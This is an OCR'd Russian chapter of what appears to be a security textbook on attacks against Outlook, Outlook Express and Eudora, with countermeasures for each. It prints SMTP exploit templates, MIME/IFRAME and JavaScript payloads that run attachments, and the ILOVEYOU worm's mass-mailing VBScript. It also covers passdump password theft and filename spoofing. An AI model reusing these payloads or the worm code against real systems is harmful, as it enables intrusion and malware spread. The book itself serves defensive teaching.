Причиной выявления данного изъяна послужило вскользь сделанное замечание в дискуссии, которая велась в бюллетене Bugtraq (http: //www.securityfocus.com/bugtraq/archive) по поводу уязвимости, обусловленной "навязыванием" файла вложения (см. ниже), которую предложили реализовать на узле malware.com. Велд Понд (Weld Pond), высококлассный хакер из группы L0pht, прославившийся благодаря утилите netcat для NT (см. главу 5), завел со своим коллегой DilDog из группы "Cult of Dead Cow", знаменитым автором программы Back Orifice 2000 (см. главы 4 и 14), разговор о механизме запуска файлов, навязанных пользователям по методике malware.com. Оказывается, можно запустить любой файл, поместив в тело электронного сообщения дескриптор OBJECT и сконфигурировав его с помощью ненулевого параметра CLSID. При этом в мишень превращается каждый исполняемый файл, находящийся на диске пользователя. Ниже приведен пример соответствующей капсулы для взлома электронной почты.

```
helo somedomain.com
mail from: <mallory@attack.net>
rcpt to: <hapless@victim.net>
data
subject: Read this!
Importance: high
MIME-Version: 1.0
Content-Type: text/html; charset=us-ascii

<HTML>
<HEAD>
</HEAD>
<BODY>
<OBJECT CLASSID='CLSID:10000000-0000-0000-0000-000000000000'
CODEBASE='c:\windows\calc.exe'></OBJECT>
</BODY></HTML>

.
quit
```

Обратите внимание на ненулевой параметр CLSID. Именно он приводит в действие весь механизм. Файл, который будет запушен, задается параметром CODEBASE.

Однако в процессе тестирования выяснилось, что для того, чтобы этот способ успешно работал, требуется удачное расположение планет. Первое необходимое условие заключается в том, что нужно, чтобы в программе Outlook Express 5.00.2615.200 для зоны был установлен уровень безопасности Low. Кроме того, при попытке запуска файла calc.exe из папки System появлялось диалоговое окно с предупреждением о неподписанном элементе управления. Для такого стечения обстоятельств пользователи должны быть достаточно безграмотны. Но если проделать это все же удастся, то появляются заманчивые перспективы, особенно при использовании этого способа совместно с возможностью записи файлов на диск, предложенной на Web-узле malware.com.

О Контрмеры: использование ненулевого параметраCLSID

Основываясь на результатах тестирования, авторы утверждают, что установка соответствующего уровня безопасности зоны позволит устранить эту проблему (см. в предыдущих разделах описание зон безопасности).

Переполнение буфера поля даты в программах Outlook и Outlook Express

Популярность	*7*
Простота	*9*
Опасность	*10*
Степень риска	*9*

Возможно, кому-то из читателей показалось, что "стержнем" большинства типов атак являются элементы управления ActiveX. 18 июля 2000 года в бюллетене Bugtraq появилось сообщение об изъяне программ Outlook и Outlook Express совсем другого типа, не имеющем ничего общего с элементами ActiveX.

Проблема заключается в классическом переполнении буфера, причиной которого может послужить заполнение раздела GMT (Greenwich Mean Time — среднее время по Гринвичу) поля даты заголовка электронного сообщения чрезмерно большой порцией данных. В процессе загрузки такого сообщения с использованием протокола POP3 или IMAP4 файл INCETCOMM.DLL, который отвечает за анализ значения GMT, не выполняет необходимой проверки переполнения границ. Это приводит к возникновению аварийной ситуации в программах Outlook и Outlook Express и возможности запуска произвольного кода. Ниже приведен пример кода, работа которого основана на наличии этого изъяна.

```
Date: Tue, 18 July 2000 14:16:06 +<около 1000 байт><код для запуска>
```

В этой книге уже неоднократно упоминалось, что возможность запуска в системе произвольного кода открывает неограниченные возможности. Коварное сообщение позволяет незаметно установить программу типа "троянский конь". Через него могут распространяться "черви", а, кроме того, оно может дискредитировать целевую систему, запустить вложение — одним словом, делать практически все, что заблагорассудится.

Пользователям Outlook Express достаточно лишь открыть папку с представляющим опасность сообщением, и они сразу же становятся уязвимыми. Простая загрузка такого сообщения в процессе проверки почты может привести к переполнению буфера и возникновению исключительной ситуации. Таким образом, пользователи OE попадают в замкнутый круг: сообщение не может нормально загрузиться, а его содержимое приво-

дат к сбою программы при каждой последующей попытке приема почты. Одним из способов устранения описанной проблемы является просмотр почты и удаление вызвавшего аварию сообщения (при условии, что мы можем его "вычислить") с помощью почтового клиента, отличного от Outlook/OE. Это легко сделать, используя программу Netscape Messenger, в окне предварительного просмотра которой отображается дата сообщения, по которой можно понять, какое из сообщений привело к сбою. Пользователи Outlook уязвимы во время предварительного просмотра, чтения и пересылки сообщения, вызывающего неполадки, а также тогда, когда они на него отвечают.

Первоначально код, основанный на данном изъяне, был опубликован в бюллетене Bugtraq. Однако позже выяснилось, что данный подход можно применять лишь против сервера, входящего в состав частной локальной сети. Поэтому он неприменим, если его использовать портив пользователя, подсоединенного к Internet через модем. Как представляется, эта публикация стала результатом ошибки Аарона Дрю (Aaron Drew), который, по-видимому, пытался применить подход, подобный описанному в этой главе методу капсулы для взлома электронной почты, но вместо этого ошибочно отправил свое сообщение в бюллетень Bugtraq. Подготовленное для официального оглашения, это сообщение выглядело бы следующим образом (обратите внимание на строку Date, в которой для краткости опущены данные, вызывающие переполнение; в примере они заключены в квадратные скобки, которые не являются необходимыми).

```
helo somedomain.com
mail from: <mallory@attack.net>
rcpt to: <hapless@victim.net>
data
Date: Sun, 7 May 2000 11:20:46 +[~1000 байт + код в шестнадцатеричном
формате или ascii]
Subject: Date overflow!
Importance: high
MIME-Version: 1.0
Content-Type: text/plain; charset=us-ascii

This is a test of the Outlook/OE date field overflow.
.
quit
```

Группа Underground Security Systems Research (USSR, http://www.ussrback.com) также сообщила о том, что обнаружила эту брешь (по крайней мере, об этом заявил хакер Метатрон (Metatron)). Однако, по их утверждению, они не стали сообщать о ней публично, ожидая, пока Microsoft выпустит соответствующий модуль обновления. На базе этого изъяна группа USSR опубликовала свою реализацию, что вызвало интерес к их Web-узлу. Код запускается почти таким же образом, как и в предыдущем примере.

ф Контрмеры: переполнение поля даты

Согласно информационному сообщению компании Microsoft, которое можно найти на ее Web-узле по адресу http://www.microsoft.com/technet/security/bulletin/MS00-043.asp, изъян может быть устранен с помощью модуля обновления, находящегося по адресу http://www.microsoft.com/windows/ie/download/critical/patch9.htm.

Кроме того, эту проблему можно решить, установив одно из следующих обновлений с параметрами, принятыми по умолчанию.

T Internet Explorer 5.01 Service Pack 1.

a Internet Explorer 5.5 в любой системе за исключением Windows 2000.

А Пользователи Windows 2000 должны вернуться к версии 5.01, установить модуль обновления, а затем обновить версию до 5.5. Это нужно осуществить, поскольку в Windows 2000 служба защиты системных файлов (WFP — Windows File Protection) предотвращает обновление файла `wab32.dll` в процессе установки модуля обновления для IE 5.5.

Если выполняется установка, отличная от установки по умолчанию, и во время этого процесса устанавливаются обновленные компоненты Outlook Express, то описанный изъян также устраняется (при этом у пользователя будет возможность соответствующего выбора).

НА ЗАМЕТКУ При установке модуля обновления IE 5.5 на компьютер с операционной системой Windows 2000 обновленные компоненты Outlook Express не устанавливаются, поэтому этот изъян *не устраняется.*

Следует также заметить, что по утверждению компании Microsoft пользователи Outlook, у которых эта программа настроена только для использования служб MAPI, не подвержены негативному влиянию, независимо от установленной у них версии Internet Explorer. Если службы электронной почты Internet не установлены (**Tools⇨Services**), то библиотека `INETCOMM.DLL` не используется.

Запуск файлов из вложения MIME

Популярность	*6*
Простота	*8*
Опасность	*10*
Степень риска	*8*


Этот изъян, основанный на использовании почтового вложения и многофункционального дескриптора HTML `IFRAME`, обнаружил известный аналитик по вопросам безопасности Хуан Карлос Гарсия Кватранго (Juan Carlos Garcia Cuartango). Аналогичный способ применения дескриптора `IFRAME` для запуска вложений почтовых сообщений с помощью содержащегося в них поля MIME Content-ID был продемонстрирован Георгием Гунински в его отчете #9 за 2000 год (этот метод рассматривался выше). Хуан Карлос обнаружил, что исполняемые файлы могут быть автоматически запущены из броузера IE или почтового сообщения в формате HTML, если они помечены как некорректный тип MIME. Что еще хуже, такая ситуация может привести к обходу фильтров анализа содержимого почтовых сообщений.

На своем Web-узле Хуан Карлос разместил три примера использования этой технологии (`http://www.kriptopolis.com`). Ниже приведен один из этих примеров, в котором командный файл hello.bat представляется как аудио-файл. Авторы незначительно модифицировали исходный код Хуана Карлоса, чтобы разместить его в капсуле для взлома электронной почты и передать серверу SMTP.

```
helo somedomain.com
mail from: <mallory@attacker.com>
rcpt to: <hapless@victim.net>
data
Subject: Is Your Outlook Configured Securely?
Date: Thu, 2 Nov 2000 13:27:33 +0100
MIME-Version: 1.0
Content-Type: multipart/related;
              type="multipart/alternative";
```

```
            boundary="1"
X-Priority: 3
X-MSMail-Priority: High
X-Unsent: 1

--1
Content-Type: multipart/alternative;
      boundary="2"


--2
Content-Type: text/html;
      charset="iso-8859-1"
Content-Transfer-Encoding: quoted-printable

<HTML>
<HEAD>
</HEAD>
<BODY bgColor=3D#ffffff>
<iframe src=3Dcid:THE-CID height=3D0 width=3D0></iframe>
If secure, you will get prompted for file download now. Cancel. <BR>
If not, I will now execute some commands...<BR>
</BODY>
</HTML>


--2--


--1
Content-Type: audio/x-wav;
      name="hello.bat"
Content-Transfer-Encoding: quoted-printable
Content-ID: <THE-CID>

echo OFF
dir C:\
echo YOUR SYSTEM HAS A VULNERABILITY
pause


--1

.
quit
```

Обратите внимание, что в поле content-ID фрагмента MIME (часть 1) приведенного выше примера содержится значение <THE-CID>. Ссылка на это поде содержится в дескрипторе IFRAME, внедренном в основное тело сообщения (часть 2 фрагмента MIME). (Обе строки в коде выделены полужирным шрифтом.) При предварительном просмотре этого сообщения в Outlook/OE дескриптор IFRAME обрабатывается, в результате чего выполняется заданный фрагмент. В этом фрагменте MIME содержится ссылка на командный файл, выводящий на консоль предупреждающее сообщение, как показано на приведенном ниже рисунке.



На своем Web-узле Хуан Карлос разместил также примеры аналогичного применения исполняемых файлов Win32 и сценариев VBScript. Их использовать так же просто, как и вставлять код внутрь фрагмента MIME, заданного с помощью идентификатора <THE-CID>.

Эту же атаку можно реализовать и с использованием Web-страницы. В любом случае абсолютно очевидно, что описанный изъян является очень серьезным, поскольку позволяет взломщикам запустить любой код на целевом компьютере, просто передав его в качестве почтового сообщения.

Интересные возможности предоставляет также подход, который можно реализовать с использованием утилиты `passdump` (`http://www.hackersclub.com`). Эта утилита считывает пароль текущего зарегистрировавшегося пользователя Windows из памяти и записывает его в файл `%systemroot%\pass.txt`. Метод, предложенный Хуаном Карлосом, можно использовать для запуска утилиты passdump как вложения MIME. Затем, воспользовавшись любым из других приемов, описанных в этой главе, файл pass.txt можно переслать по почте удаленному взломщику, воспользовавшись подходом, применяемым в вирусах-"червях" адресной книги Outlook (см. следующий раздел). Только представьте себе огромное количество пользователей, которые, сами того не подозревая, рассылают свои пароли изо дня в день...

Контрмеры

В качестве краткосрочной меры против этого изъяна можно воспользоваться модулем обновления компании Microsoft (бюллетень MS01-020) или установить сервисный пакет 2 для Win 2000. В результате будет модифицирован механизм IE, используемый для обработки фрагментов MIME необычного типа, внедренных в код HTML. При этом изменится также и поведение самого броузера IE. После установки модуля обновления вместо автоматического запуска вложений MIME пользователю придется вручную подтвердить необходимость загрузки файла. В бюллетене Bugtraq этот изъян имеет идентификатор 2524 (`http://www.securityfocus.com/bid/2524`).

Более продолжительная защита от автоматического выполнения вложений предполагает настройку процесса чтения почтовых сообщений в Outlook/OE как можно с более высоким уровнем безопасности. В частности, если для зоны запрещена загрузка файлов, то воспользоваться данным изъяном будет невозможно. Зоны безопасности более подробно обсуждались в разделе "Разумное использование зон безопасности: общее решение проблемы элементов ActiveX".

Скрытый запуск вложений с использованием почтовой программы Eudora

Популярность	*6*
Простота	*8*
Опасность	*10*
Степень риска	*8*

В этой главе уже было рассмотрено множество изъянов клиентского программного обеспечения Microsoft, однако это далеко не единственная компания, страдающая от самых разнообразных изъянов, обнаруженных в ее почтовых программах. Как сообщается на узле `malware.com`, популярный почтовый клиент Eudora для Windows компании Qualcomm также обладает изъяном, позволяющим взломщику выполнить произвольный код на удаленной системе. От пользователя требуется лишь запустить программу и загрузить почтовое сообщение. При этом предполагается, что на удаленной системе установлена свободно распространяемая версия Eudora 5.0.2 для Win 9x, NT 4 или 2000 со следующей конфигурацией.

- T Доступна область предварительного просмотра. Если этот не так, то для запуска кода нужно, чтобы пользователь открыл почтовое сообщение.
- A Активизирован режим использования программ компании Microsoft, Use Microsoft's viewer (Tools⇨Options⇨Viewing Mail). Этот режим используется по умолчанию. (В отличие от более ранних сообщений для использования изъяна не требуется, чтобы был включен режим Allow executables in HTML content.)

Описываемый изъян основан на способе, который используется в программе Eudora при обработке файлов почтовых HTML-сообщений (например, встроенных изображений). Эти файлы сохраняются в специальном каталоге, а в электронном сообщении ссылка на эти файлы выполняется с помощью идентификаторов Content-ID, являющихся частью URL вида `cid:`*content-id*.

Таким образом, если взломщик сконструирует почтовое сообщение в формате HTML с двумя вложениями и одной ссылкой в теле сообщения на идентификатор CID одного из вложений, то он сможет запустить вложение. Встроенная ссылка вызывает первое вложение HTML, в котором содержится код JavaScript, инстанцирующий второе вложение как объект ActiveX, который и будет запущен.

Использование описанного изъяна можно продемонстрировать с помощью приведенного ниже проверочного кода, расположенного по адресу `http://www.malware.com/you!DORA.txt`.

```
MIME-Version: 1.0
To: hapless@victim.com
Subject: YOU!DORA
Content-Type: multipart/related;
boundary="-CF416DC77A62458520258885"


-CF416DC77A62458520258885
Content-Type: text/html; charset=us-ascii
Content-Transfer-Encoding: 7bit

<!doctype html public "-//w3c//dtd html 3.2//en">
<html>
<head>
```

```
<title>YOU!DORA</title>
</head>

<bode bgcolor="#0000ff" text="#000000" link="#0000ff"
vlink="#800080" alink="#ff0000"
<br>
<br>
<img SRC="cid:mr.malware.to.you" style="display:none">
<img id=WOW src="cid:malware.com" style="display:none">
<center><h6>YOU!DORA</h6></center>
<IFRAME id=malware width=10 height=10 style="display:none" ></IFRAME>

<script>
// 18.03.01 http://www.malware.com
malware.location.href=WOW.src
</script>
</body>
</html>

-CF416DC77A62458520258885
Content-type: application/octet-stream
Content-ID: <mr.malware.to.you>
Content-Transfer-Encoding: base64
Content-Disposition: inline; filename="malware.exe"

[base64-encoded attachment "malware.exe"]
-CF416DC77A62458520258885
Content-type: application/octet-stream; charset=iso-8859-1
Content-ID: <malware.com>
Content-Transfer-Encoding: base64
Content-Disposition: inline; filename="You!DORA.html"

[base64-encoded attachment "You!DORA.html"]
-CF416DC77A62458520258885--
```

Как только с использованием клиента Eudora это сообщение будет получено, файлы `You!DORA.html` и `malware.exe` будут помещены в каталог для хранения внедренных файлов (где обычно содержатся встроенные вложения MIME). После этого фрагмент JavaScript `location.href`, содержащийся в теле сообщения, с помощью идентификатора content-ID обратится к файлу `You!DORA.html`, который, в свою очередь, с использованием внедренного кода JavaScript выполнит профамму `malware.exe`. Хотя в исходном сообщении файл `You!DORA.html` зашифрован в формате Base 64, в формате ASCII он имеет следующий вид.

```
<script>
// http://www.malware.com - 18.03.01
document.writeln('<IFRAME ID=runnerwin WIDTH=0 HEIGHT=0
SRC="about:blank"></IFRAME>');
function linkit(filename)
{
    strpagestart = "<HTML><HEAD></HEAD><BODY><OBJECT CLASSID=" +
        "'CLSID:15589FA1-C456-11CE-BF01-00AA0055595A' CODEBASE='";
    strpageend = "'></OBJECT></BODY></HTML>";
    runnerwin.document.open();
    runnerwin.document.write(strpagestart + filename + strpageend);
}
linkit('malware.exe');
</script>
```

Как видно из приведенного фрагмента, файл malware.exe автоматически запускается с помощью процедуры linkit, которая встраивает имя файла в код HTML, размещаемый в окне IFRAME. (Более подробная информация об автоматическом запуске файлов с помощью гиперссылок, в том числе пример исходного кода, можно найти в статье Q232077 базы знаний компании Microsoft по адресу http://support.microsoft.com/support/kb/articles/Q232/0/77.ASP.)

Как и планировалось, без какого-либо участия пользователя (за исключением предварительного просмотра входящего почтового сообщения) файл malware.exe будет автоматически запущен. При этом на экране появится окно командной строки с изображением простирающихся вверх языков пламени. Однако это далеко не так плохо, как могло бы быть.

О Контрмеры: скрытый запуск вложений Eudora

Для защиты лучше всего перейти к использованию версии 5.1 программы Eudora. Ее свободно распространяемую версию можно загрузить с Web-узла http://www.eudora.com. Можно также отключить режим Use Microsoft's Viewer. Кроме того, отмена возможности использования сценариев JavaScript и элементов управления ActiveX в IE также позволит защититься от подобных атак (см. раздел "Разумное использование зон безопасности: общее решение проблемы элементов ActiveX"). В бюллетене Bugtraq описание этого изъяна можно найти под номером 2490 (http://securityfocus.com/bid/2490).

"Черви", распространяющиеся через адресную книгу Outlook

В течение нескольких последних лет XX века мошенники, избравшие своим инструментом компьютерный код, организовали за счет пользователей программ Outlook и Outlook Express буйную новогоднюю "вечеринку". Ими было выпущено целое полчище вирусов-червей, размножающихся по изящной технологии: осуществляя самостоятельно рассылку по каждому адресу, найденному в адресной книге жертвы, эти вирусы маскировались под сообщения, присланные из надежного источника. Это оригинальное применение методов социальной инженерии (см. главу 14, "Расширенные методы") было ударом, который злой гений-изобретатель наносил наверняка. Корпорации, в которых работали десятки тысяч служащих, активно использующих Outlook, были вынуждены отказаться от применения почтовых служб, чтобы остановить поток сообщений, снующих туда-сюда от одного пользователя к другому, засоряя почтовые ящики и забивая до отказа дисковое пространство почтовых серверов. Согласитесь, тяжело удержаться от того, чтобы не открыть вложение, пришедшее от знакомого, которому вы доверяете.

Первая "ракета" подобного рода называлась Melissa. Хотя ее предполагаемый автор Девид Л. Смит (David L. Smith) был пойман и в конце концов признан виновным в нанесении ущерба второй степени, за которое по закону положен тюремный срок от пяти до десяти лет и штраф в размере до $150000, люди по-прежнему продолжали заниматься подобными экспериментами. Вирусы с такими привычными названиями, как Worm.Explore.Zip, BubbleBoy и ILOVEYOU появлялись один за другим, пока примерно к концу 2000 года не стало казаться, что даже средства массовой информации устали от всех этих сенсаций. Однако этот процесс все еще продолжается и поэтому заслуживает отдельного упоминания.

"Червь" ILOVEYOU

Популярность	*5*
Простота	*5*
Опасность	*10*
Степень риска	*7*

Ниже приведена подпрограмма "червя" ILOVEYOU, написанная на языке VBScript, которая обеспечивает его распространение через электронную почту (некоторые строки были разделены вручную, чтобы уместить их на странице).

```
sub spreadtoemail()
On Error Resume Next
dim x,a,ctrlists,ctrentries,malead,b,regedit,regv,regad
set regedit=CreateObject("WScript.Shell")
set out=WScript.CreateObject("Outlook.Application")
set mapi=out.GetNameSpace("MAPI")
for ctrlists=1 to mapi.AddressLists.Count
set a=mapi.AddressLists(ctrlists)
x=1
regv=regedit.RegRead("HKEY_CURRENT_USER\Software\Microsoft\WAB\"&a)
if (regv="") then
regv=1
end if
if (int(a.AddressEntries.Count)>int(regv)) then
for ctrentries=1 to a.AddressEntries.Count
malead=a.AddressEntries(x)
regad=""
regad=regedit.RegRead("HKEY_CURRENT_USER\Software\Microsoft\WAB\"&malead)
if (regad="") then
set male=out.CreateItem(0)
male.Recipients.Add(malead)
male.Subject = "ILOVEYOU"
male.Body = vbcrlf&"kindly check the attached LOVELETTER coming from me."
male.Attachments.Add(dirsystem&"\LOVE-LETTER-FOR-YOU.TXT.vbs")
male.Send
regedit.RegWrite "HKEY_CURRENT_USER\Software
                    \Microsoft\WAB\"&malead,1,"REG_DWORD"
end if
x=x+1
next
regedit.RegWrite
"HKEY_CURRENT_USER\Software\Microsoft\WAB\"&a,a.AddressEntries.Count
else
regedit.RegWrite
"HKEY_CURRENT_USER\Software\Microsoft\WAB\"&a,a.AddressEntries.Count
end if
next
Set out=Nothing
Set mapi=Nothing
end sub
```

Эта простая программа длиной в 37 строк обращается к интерфейсу MAPI, чтобы отыскать местоположение адресной книги Windows (WAB — Windows Address Book) в системном реестре. Затем она создает новое почтовое послание с темой ILOVEYOU **и телом kindly check the attached** LOVELETTER **coming** from **me ("будьте так любезны, прочтите вложенное любовное письмо, пришедшее вместе с данным сообще-**

нием"), которое рассылается каждому найденному адресату. (Спасибо Брайану Льюису (Brian Lewis) из компании Foundstone, Inc. за помощь в анализе исходного кода.) Если кто-нибудь из далеких от программирования читателей думает, что речь здесь идет о какой-нибудь сложной науке, то будет уместно напомнить, что принцип работы вируса ILOVEYOU основан на дипломной работе, написанной 23-летним студентом. Кто знает, какой еще ущерб мог бы быть нанесен?

Как остановить "червей", распространяющихся через адресную книгу

После нескольких лет критики в средствах массовой информации компания Microsoft устала обращать внимание пользователей на то, что они сами запускают вложения электронной почты, в которых содержатся вирусы-"черви", и выпустила соответствующий модуль обновления. Он называется Outlook 2000 SR-1 E-mail Security Update (`http://office.microsoft.com/downloads/2000/Out2ksec.aspx`). Одной из особенностей этого модуля является наличие в нем механизма защиты модели объектов (OMG — Object Model Guard), который был разработан для предупреждения пользователей о том, что внешней программой предпринята попытка получения доступа к их адресной книге Outlook или отправки сообщений от их имени.

Компания Reliable Software Technologies Corporation (RSTCorp в настоящее время называемая Cigital, `http://www.cigital.com`) выпустила дополнительную утилиту, предотвращающую обращения к Outlook определенного типа, поступающие от компонента Virtual Basic Scripting Engine. Таким образом можно предотвратить распространение вирусов, подобных ILOVEYOU. Эту дополняющую программу, которая называется `JustBeFriends.dll` (JBF), можно использовать совместно с модулем обновления программы Outlook, который предлагается компанией Microsoft. В отличие от механизма OMG компании Microsoft, который контролирует доступ к функциям Outlook внутри самой программы, JBF контролирует возможность доступа к Outlook или Outlook Express со стороны других приложений. Если попытка доступа осуществляется с помощью сценария, запущенного с рабочего стола или из вложения, то утилита JBF предотвращает эту попытку. В противном случае пользователь должен подтвердить, что данному приложению разрешен доступ к Outlook. Технические подробности об использовании программы JBF можно найти по адресу `http://www.cigital.com/jbf/tech.html`.

Специалисты компании Cigital утверждают, что их подход более надежный, чем тот, которым воспользовалась компания Microsoft при разработке модели OMG, поскольку во втором случае необходимо обеспечить защиту огромного количества объектов, что является трудной задачей. Они также отмечают, что адреса электронной почты могут быть выявлены не только в адресной книге, но и в цифровых подписях, в теле сообщения или других документах, а также в некоторых других местах, которые могут быть обнаружены и использованы для организации атак. Ограничив доступ к Outlook/OE со стороны сценариев, утилита JBF теоретически может предотвратить новые атаки, основанные на использовании широкого диапазона аналогичных приемов.

Программу JustBeFriends можно найти на узле `http://www.cigital.com/jbf/`. Авторы рекомендуют воспользоваться этой программой всем тем, у кого программа Outlook/OE установлена на платформе NT/2000.

НА ЗАМЕТКУ Программа JustBeFriends не работает на платформе Win 9x.

Атаки с использованием вложений

Одной из наиболее удобных особенностей электронной почты является возможность вставки в сообщения файлов. Однако это удобство, позволяющее сэкономить время, имеет и очевидные отрицательные стороны, а именно: у пользователей появляется непреодолимая тяга запустить чуть ли не каждый файл, полученный по электронной почте. Кажется, никому не нужно напоминать, что это равносильно приглашению к себе в дом подозрительных типов.

В последующих разделах обсуждаются многие виды атак, основанных на использовании файлов, присоединенных к электронным сообщениям. Существует ряд механизмов, позволяющих замаскировать истинные цели файла-вложения или придать ему "притягательную" форму, при которой палец жертвы сам тянется к кнопке мыши. Некоторые из описанных видов атак оказываются намного более коварными, когда вложенный файл записывается на диск *без какого бы то ни было* участия со стороны пользователя и его уведомления. Большинство пользователей Internet понимают, что с вложениями электронной почты нужно обращаться крайне осторожно и с большой долей скептицизма. Авторы надеются, что следующий раздел окончательно убедит их в этом мнении.

Взлом с использованием в качестве вложений файлов-фрагментов

Популярность	*5*
Простота	*5*
Опасность	*10*
Степень риска	*7*

Малоизвестным секретом системы Windows является то, что у файлов с расширением .SHS их реальное расширение по умолчанию скрыто в соответствии с параметром системного реестра `HKEY_CLASSES_ROOT\ShellScrap\NeverShowExt`. Очевидно, что в этом не было бы ничего особенного, если бы эти файлы .SHS, также известные как объекты Shell Scrap Objects, не обладали возможностью запускать команды. Основанные на технологии Object Linking and Embedding (OLE), обсуждавшейся в разделе, посвященном элементам управления ActiveX, эти файлы являются, по существу, оболочками для других внедренных объектов. Такими объектами могут быть электронные таблицы Excel (большинство читателей знают, что их можно помещать в документы Word) или файлы другого типа. Самый простой способ создать такой файл — это внедрить какой-либо объект в другое приложение, поддерживающее технологию OLE (например, Wordpad), а затем скопировать этот объект в другую папку. Теперь объект содержится в своем собственном файле-оболочке, имеет свою пиктограмму и уникальное расширение (SHS). При запуске SHS-файла помещенный в него объект запускается вместе с ним. Более того, с помощью компонента Microsoft Object Packager с вложенным объектом можно связывать команды, что открывает новые возможности для тех, кто хоть немного знаком с DOS.

В июне 2000 года неизвестным злоумышленником был запущен "червь", получивший название LifeChanges. Его работа основывалась на описанных свойствах файлов .SHS. Этот "червь" направлялся в виде электронного сообщения с изменяющейся строкой темы, которая указывала на то, что во вложении находятся анекдоты. Файл вложения на самом деле был файлом .SHS с обманным расширением .txt, которое делало его похожим на обычный текстовый файл (даже установленная по умолчанию пиктограмма этого файла была похожа на пиктограмму текстового файла). После за-

пуска LifeChanges выполнял стандартные действия: рассылал себя по почте первым 50 адресатам из адресной книги жертвы, удалял файлы и т.д. Очень интересно было наблюдать, как кто-то выбрал основой для взлома коварную особенность файлов .SHS, которая была известна на протяжении нескольких лет, и с такой легкостью попал в хронику Web-узла PCHelp (http://www.pc-help.org/security/scrap.htm). Кто знает, сколько мин еще заложено в системном реестре Windows?

О Контрмеры: использование **файлов** . SHS

На Web-узле PCHelp приведены некоторые практические рекомендации по снижению риска применения наиболее опасных свойств файлов . SHS. В число этих рекомендаций входят следующие.

Т Удалите упоминавшийся ранее параметр системного реестра NeverShowExt и параметр HKLM\SOFTWARE\Classes\DocShortcut, чтобы расширения .SHS и . SHB стали видны в Windows. (Файлы . SHB обладают аналогичными свойствами.)

- Замените используемые антивирусные программы теми, в которых файлы . SHS и . SHB рассматриваются как исполняемые.

А Полностью откажитесь от файлов . SHS, удалив их из списка известных типов файлов Windows либо удалив из папки System файл shscrap.dll.


Сокрытие расширения файла вложения с помощью пробелов

Популярность	*7*
Простота	*8*
Опасность	*9*
Степеньриска	*8*

18 мая 2000 года Волкер Вес (Volker Werth) поместил в списке рассылки Incidents сообщение, в котором говорилось об одном методе отправки вложений в почтовых сообщениях. Особенность этого метода заключалась в остроумном способе маскировки имени присоединенного файла. Вставка в имя файла символов пробелов (%20 в шестнадцатеричном формате) приводила к тому, что почтовые программы отображали только первые несколько символов имени файла, как показано ниже.

```
freemp3.doc    . . . [150 пробелов] . . .    .exe
```

Название этого вложения выглядит в интерфейсе пользователя как freemp3.doc. Сам файл выглядит вполне безобидным и, казалось бы, его можно сохранить на диске или запустить прямо из почтовой программы. Вот как выглядит моментальный снимок окна программы Outlook Express.



О Контрмеры: сокрытие имени вложенного файла

Из приведенного рисунка видно, что файл вложения не является документом Word. На это указывает и троеточие (...). Если этих признаков недостаточно, то вообще не стоит открывать файл вложения прямо из почтовой программы! В этом поможет модуль обновления Outlook SR-1 Security. После его установки пользователю придется принудительно сохранять на диске те файлы, которые могут нанести ущерб (см. `http://office.microsoft.com/downloads/2000/Out2ksec.aspx`).

Методы социальной инженерии, помогающие ввести пользователя в заблуждение и загрузить вложение

Популярность	*10*
Простота	*10*
Опасность	*10*
Степень риска	*10*

Социальная инженерия — это действенный метод, помогающий убедить пользователя сохранить файл вложения на диске. Вам когда-нибудь встречалось сообщение со следующим текстом?

"This message uses a character set that is not supported by the Internet Service. To view the original message content, open the attached message. If the text doesn't display correctly, save the attachment to disk, and then open it using a viewer that can display the original character set".

("В данном сообщении используется набор символов, которые не поддерживаются используемой службой Internet. Чтобы просмотреть содержимое первоначального сообщения, откройте присоединенное сообщение. Если текст отображается некорректно, сохраните вложение на диске, а затем откройте его с помощью программы просмотра, которая может отобразить первоначальный набор символов".)

Это стандартное сообщение, которое создается в том случае, когда пользователям Outlook пересылаются почтовые сообщения (в формате `.EML`), и с обработкой данных MIME вложенного/полученного сообщения возникают некоторые ошибки. В этом случае каждый может попасться на крючок, что позволяет добиться запуска вложения

(либо напрямую, либо после сохранения его на диске). Авторам доводилось получать такие сообщения даже с очень известных серверов. Конечно, это лишь одна из многочисленных возможностей, которой взломщики могут воспользоваться для реализации своих злонамеренных замыслов. Будьте бдительны!

О Меры предосторожности: трюки с вложением

Контролируйте свои действия и не совершайте необдуманных поступков. Перед тем как запустить сохраненные на диске вложения, проверяйте их с помощью антивирусного программного обеспечения. Даже если в результате проверки не будет обнаружено ничего подозрительного, перед запуском нужно серьезно подумать о том, кто является автором сообщения. При этом помните, что такие вирусы-"черви", как ILOVEYOU, могут быть получены даже от самых близких друзей.

Запись вложений на диск без участия пользователя

До сих пор речь шла о различных механизмах запуска файлов, которые можно обманным путем поместить на удаленный диск пользователя. Описанные выше виды взлома бьши рассчитаны на определенные исполняемые файлы (расположенные либо на удаленном сервере, либо на диске пользователя), выполняющие свою грязную работу. А что если взломщик имеет возможность записывать на диск выбранной жертвы свои файлы? Пользуясь этим, можно разработать завершенный способ доставки в систему пользователя и запуска в ней файлов, реализующих взлом.

Перехват функции SaveAs программ Excel и PowerPoint

Популярность	*5*
Простота	*5*
Опасность	*8*
Степень риска	*6*

